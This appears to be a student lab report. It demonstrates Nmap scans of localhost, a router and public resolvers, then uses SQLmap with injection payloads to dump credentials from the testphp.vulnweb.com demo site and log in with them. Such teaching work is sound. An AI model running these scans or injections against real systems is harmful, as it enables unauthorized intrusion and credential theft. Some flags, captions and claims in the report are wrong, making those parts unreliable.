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1.Introduction

This project aims on discovering and using various Kali Linux tools which is an operating system used to conduct penetration tests that is most widely used for security reasons [1]. Tools which will be discussed are Nmap, SQLmap and Hydra. For each of these tools a detailed description about its definition, features, implementation and countermeasures using the Kali Linux will be conducted.

2. Network Mapper (“Nmap”):

Nmap is an open-source security auditing tool that can be used for preventative security auditing of all networks, list all ports, determine whether or not they are open and detect all vulnerabilities on all types of devices. It can also be used to audit servers, routers, and mobile devices. Nmap can be run under all operating systems, including Linux, Windows, and Mac OS [2].

2.1 Features:

- Flexible: Detects IP filtering, routers, firewalls, and other obstacles on networks, including TCP and UDP port scanning. Also detects operating systems, versions, pings, and more.
- Easy: Nmap is available as a command-line as well as a graphical user interface (GUI) version for the convenience of those who do not wish to compile Nmap from source.
- Powerful: It has been used to perform massive network scans on networks with literally hundreds of thousands of devices using Nmap.

2.2 Nmap Commands:

There are various commands that Nmap establish to users, the figure below shows commonly used commands with illustration of its usage

Command	Usage	Written as
-p	Used to scan set of ports whether it is on a local or remote servers.	nmap -p
-sT	It is used to scan open ports and has the ability to work	nmap -sT

	with the TCP protocol without any problems.	
-p -n	Used to disable DNS to speed up scans.	nmap -p -n
-sp	It is used to scan ping command.	nmap -sp

Table: Nmap commands

2.2.1 Command to scan nmap ports

by using this command, a port, or a set of ports can be scanned whether it is on a local or remote servers depending on your configuration. As we can see from the image below, we have scanned 20 ports on the local host computer.

Nmap -p 1-65535 localhost

2.2.2 Nmap Ping Scan

When you want to perform a ping scan on any existing network with a purpose of discovering the host, this command is the most commonly used and popular command to do so.

Nmap -sp 192.168.5.0/24

```

Kali Linux [Running]
Feb 10 15:57
asma11@kali: ~
$ nmap -sp 192.168.5.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:53 EST
Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000,U:60000-"
QUITTING!

(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:54 EST
Could not parse as a prefix nor find as a vendor substring the given --spoof-mac argument: 192.168.5.0/24. If you are giving hex digits, there must be an even number of them.
QUITTING!

(asma11@kali)-[~]
$ nmap 1.1.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:54 EST
Nmap scan report for one.one.one.one (1.1.1.1)
Host is up (0.089s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds

(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:56 EST
Ports specified must be between 0 and 65535 inclusive
QUITTING!

(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:57 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000090s latency).
Other addresses for localhost (not scanned): ::1
All 65535 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds

(asma11@kali)-[~]
$

```

Figure 1 scan nmap ports & ping



2.2.3 Host and IP address scan with Nmap

Nmap Scan Against Host and Ip Address We used this command as a method of scanning either the IP address or host name, as shown in the picture below.

nmap 1.1.1.1

```
Kali Linux [Running]
Feb 10 15:55
asma11@kali: -

135/tcp closed msrpc
139/tcp closed netbios-ssn
143/tcp closed imap
443/tcp closed https
445/tcp closed microsoft-ds
993/tcp closed imaps
995/tcp closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

(asma11@kali)-[~]
$ nmap -p 0.0.0.0/28
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:53 EST
Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000,U:60000-"
QUITTING!

(asma11@kali)-[~]
$ nmap -sp 192.168.5.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:54 EST
Could not parse as a prefix nor find as a vendor substring the given --spoof-mac argument: 192.168.5.0/24. If you are giving hex digits, there must be an even number of them.
QUITTING!

(asma11@kali)-[~]
$ nmap 1.1.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:54 EST
Nmap scan report for one.one.one.one (1.1.1.1)
Host is up (0.089s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds

(asma11@kali)-[~]
$
```

Figure 2 Host and IP address scanning



2.2.4 Nmap scan of multiple IP addresses

Multiple Ip Address Scan Using this command, we can scan multiple IP addresses simultaneously, which is a very useful feature when scanning multiple addresses at once.

nmap 1.1.1.1 8.8.8.8

```
49152/tcp open    unknown
49153/tcp open    unknown

Nmap done: 1 IP address (1 host up) scanned in 36.16 seconds

(asma11@kali)-[~]
_$ nmap -p 80 -n 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:59 EST
Nmap scan report for 8.8.8.8
Host is up (0.027s latency).

PORT      STATE SERVICE
80/tcp    filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

(asma11@kali)-[~]
_$ nmap -Li list.txt
nmap: unrecognized option '-Li'
See the output of nmap -h for a summary of options.

(asma11@kali)-[~]
_$ nmap 1.1.1.1 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 16:01 EST
Nmap scan report for one.one.one.one (1.1.1.1)
Host is up (0.11s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp    open  https
8080/tcp   open  http-proxy

Nmap scan report for dns.google (8.8.8.8)
Host is up (0.036s latency).
Not shown: 996 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp    open  https

Nmap done: 2 IP addresses (2 hosts up) scanned in 88.11 seconds
```

Figure 3 Sscan of multiple IP addresses



2.2.5 DNS Name Resolution Disabled Using Nmap

Disabling DNS Name Resolution, the aim of this command is to speed up the scans, if there are a lot of scans that need to be performed. To achieve this, we had to disable the reverse DNS in order to speed up the scans. The SSH port was filtered.

map -p 80 -n 8.8.8.8

```
QUITTING!
(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:57 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000000s latency).
Other addresses for localhost (not scanned): ::1
All 65535 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds

(asma11@kali)-[~]
$ nmap -sT 192.168.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:58 EST
Nmap scan report for 192.168.1.1
Host is up (1.0s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp    filtered https
5001/tcp  open  complex-link
49152/tcp open  unknown
49153/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 36.16 seconds

(asma11@kali)-[~]
$ nmap -p 80 -n 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:59 EST
Nmap scan report for 8.8.8.8
Host is up (0.027s latency).

PORT      STATE SERVICE
80/tcp    filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

(asma11@kali)-[~]
$
```

Figure 4 DNS Name Resolution Disabled



2.2.6 Using TCP for scanning

Nmap can scan open ports and has the ability to work with the TCP protocol without any issues, so when we used this command as shown in the picture, here was the output that we got when using standard TCP to scan ports.

map-sT 192.168.1.1

```

53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds

(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:56 EST
Ports specified must be between 0 and 65535 inclusive
QUITTING!

(asma11@kali)-[~]
$ nmap -p 1-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:57 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000090s latency).
Other addresses for localhost (not scanned): ::1
All 65535 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds

(asma11@kali)-[~]
$ nmap -sT 192.168.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-10 15:58 EST
Nmap scan report for 192.168.1.1
Host is up (1.0s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp    filtered https
8081/tcp   open  complex-link
49152/tcp  open  unknown
49153/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 36.16 seconds
  
```

Figure 5 TCP scanning

2.3 Nmap results and analysis:

- Scanning ports (open and close).
- Opening of a closed port to open port.
- Detecting vulnerabilities across all devices and networks through preventive security auditing, listing all ports, determining whether they are open or not, and finding all open ports on all networks.

2.4 Nmap countermeasures:

Several measures can be taken to prevent attackers from scanning your network using Nmap, such as the following:

1. Firewall installation is one of the most effective means of preventing unauthorized access, since it controls and inspects the ports, and it can also scan and close them.
2. Discover network holes, make sure to check your internal ports until you are able to determine if there are more open ports than needed in your system. You can also scan your system periodically to find out if there are any vulnerabilities that can be exploited by attackers.
3. Intrusion detection systems monitor traffic, it will be able to discover and detect Nmap scans that block traffic that is deemed malicious [3].

3. SQLmap:

SQLmap is an open-source penetration testing tool used to detect and exploit SQL injection flaws, as well as gaining access to database servers. The tool includes an efficient detection engine, various features for penetration testers, and numerous switches that allow gives access to database, fetch data, access the underlying file system, and execute commands on the operating system using out-of-band connections, the process is from database fingerprinting to database retrieval [4].

3.1 Features:

- Support many database management systems such as: MySQL, Microsoft access and MySQL
- Enable the direct connection to the database without having to go through any SQL injections by providing the database management system credentials, database name and IP address which can directly allow to connect to the database.
- Provide time arrival estimation by displaying the amount of time it will take to retrieve the queries' result and it will display for each query in real time to give users a clear vision about what is happening.
- Queries and their results (even in the case of partial retrieving) will be automatically saved in the form of a text file, which is parsed to resume injections.
- can detect and exploit five types of the SQL injections which are: Boolean based blind, stacked queries, Union query, Time based blind and Error based.



3.2 SQLmap Commands

There are various commands that SQLmap establish to users, the table low shows commonly used commands with illustration of its usage

Command	Usage	Written as
--wizard	Help new users by providing an interface to help to get familiar with the tool	sqlmap --wizard
-u	Include vulnerable query parameters in the target URL	sqlmap -u
--purge	Used to clear the entire database folder	sqlmap -purge
--dependencies	Used to detect any missing dependencies	sqlmap--dependencies
-d direct	Used for the direct connection with the database	sqlmap-d

Table: SQLnap commands

3.3 SQLmap using procedure

Step 1:

For SQLmap tool to be used, it must be installed in Kali Linux. After installing it, the tool will appear at the database assessment section as it shown in the following figure




Figure 6 showing SQLmap tool

Step 2:

The wizard command was used which will help in getting familiar with the tool implementation requirements as shown in the following figure




Figure 7 wizard command

Step 3:

using Acuart from vulnweb website





Figure 8 vulnweb website

Step 4:

The following command will be used to display the tables of database as shown in the figure
“-u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart --tables”



```

Kali linux [Running]
asma11@kali: ~
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:07:44 /2023-01-31/

[12:07:44] [INFO] resuming back-end DBMS 'mysql'
[12:07:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: artist=-6633 OR 9350=9350#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: artist=(CASE WHEN (7254=7254) THEN SLEEP(5) ELSE 7254 END)
  
```

Figure 9 showing tables commands

Step 5:

The following command will be used to display the columns of database as shown in the figure
“-u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -T users --columns”

```

Kali linux [Running]
[12:09:22] [WARNING] your sqlmap version is outdated
(asma11@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:10:05 /2023-01-31/

[12:10:05] [INFO] resuming back-end DBMS 'mysql'
[12:10:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: artist=-6633 OR 9350=9350#


Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: artist=(CASE WHEN (7254=7254) THEN SLEEP(5) ELSE 7254 END)
  
```

Figure 10 showing columns commands

Step 6:

The following command will be used to display the username as shown in the figure

-u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -T users -C uname—dump



```

Kali linux [Running]
Applications Places Terminal Jan 31 12:11
asma11@kali: ~

(asma11@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

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[*] starting @ 12:11:29 /2023-01-31/

[12:11:30] [INFO] resuming back-end DBMS 'mysql'
[12:11:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: artist=-6633 OR 9350=9350#

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: artist=(CASE WHEN (7254=7254) THEN SLEEP(5) ELSE 7254 END)
  
```

Figure 11 Display username command

Step 7:

The following command will be used to display the password as shown in the figure

-u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -T users -C pass--dump

```

Kali linux [Running]
Applications Places Terminal Jan 31 12:12
asma11@kali: ~

(asma11@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

--H--
--O-- {1.6.7#stable}
--S--
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:12:10 /2023-01-31/

[12:12:11] [INFO] resuming back-end DBMS 'mysql'
[12:12:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: artist=-6633 OR 9350=9350#

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: artist=(CASE WHEN (7254=7254) THEN SLEEP(5) ELSE 7254 END)
  
```

Figure 12 Display password command

3.4 SQLmap Result and Analysis

- The result of executing displaying the table command is shown in the figure below

```

Kali linux [Running]
Applications Places Terminal Jan 31 12:08
asma11@kali: ~

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: artist=-9947 UNION ALL SELECT 1990,1990,CONCAT(0x71716b6271,0x7a68596b6f775946644a735
2535869796c536b636d736c68545771467a474374466d485244485367,0x7176627071)#

[12:07:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[12:07:45] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[12:07:45] [INFO] fetched data logged to text files under '/home/asma11/.local/share/sqlmap/output
/testphp.vulnweb.com'
[12:07:45] [WARNING] your sqlmap version is outdated
[*] ending @ 12:07:45 /2023-01-31/
  
```

Figure 13 table command results

- The result of executing displaying the column command

```

Kali linux [Running]
Applications Places Terminal Jan 31 12:10
asma11@kali: ~
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[12:10:06] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
[12:10:06] [INFO] fetched data logged to text files under '/home/asma11/.local/share/sqlmap/output/testphp.vulnweb.com'
[12:10:06] [WARNING] your sqlmap version is outdated
[*] ending @ 12:10:06 /2023-01-31/
(asma11@kali)-[~]
$

```

Figure 14 column command results

- The result of executing displaying the username command

```

Kali linux [Running]
Applications Places Terminal Jan 31 12:11
asma11@kali: ~
Title: MySQL UNION query (random number) - 3 columns
Payload: artist=-9947 UNION ALL SELECT 1990,1990,CONCAT(0x71716b6271,0x7a68596b6f775946644a735
2535869796c536b636d736c68545771467a474374466d485244485367,0x7176627071)#
---
[12:11:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[12:11:31] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+-----+
| uname |
+-----+-----+
| test |
+-----+-----+
[12:11:32] [INFO] table 'acuart.users' dumped to CSV file '/home/asma11/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:11:32] [INFO] fetched data logged to text files under '/home/asma11/.local/share/sqlmap/output/testphp.vulnweb.com'
[12:11:32] [WARNING] your sqlmap version is outdated
[*] ending @ 12:11:32 /2023-01-31/
(asma11@kali)-[~]
$

```

Figure 15 username command results

- The result of executing displaying the password command

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Kali linux [Running]
Applications Places Terminal Jan 31 12:12
asma11@kali: ~
Title: MySQL UNION query (random number) - 3 columns
Payload: artist=-9947 UNION ALL SELECT 1990,1990,CONCAT(0x71716b6271,0x7a68596b6f775946644a735
2535869796c536b636d736c68545771467a474374466d485244485367,0x7176627071)#
---
[12:12:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[12:12:11] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
[12:12:13] [INFO] table 'acuart.users' dumped to CSV file '/home/asma11/.local/share/sqlmap/output
/testphp.vulnweb.com/dump/acuart/users.csv'
[12:12:13] [INFO] fetched data logged to text files under '/home/asma11/.local/share/sqlmap/output
/testphp.vulnweb.com'
[12:12:13] [WARNING] your sqlmap version is outdated
[*] ending @ 12:12:13 /2023-01-31/
(asma11@kali)-[~]
$
  
```

Figure 16 password command results

- the login through the website using the username and password that has been found by executing the commands as it shown in the figure which are:

username: test

password: test




Figure 17 Entering username and password

- The following figure shows that the entered username and password initiated a successful login to the website

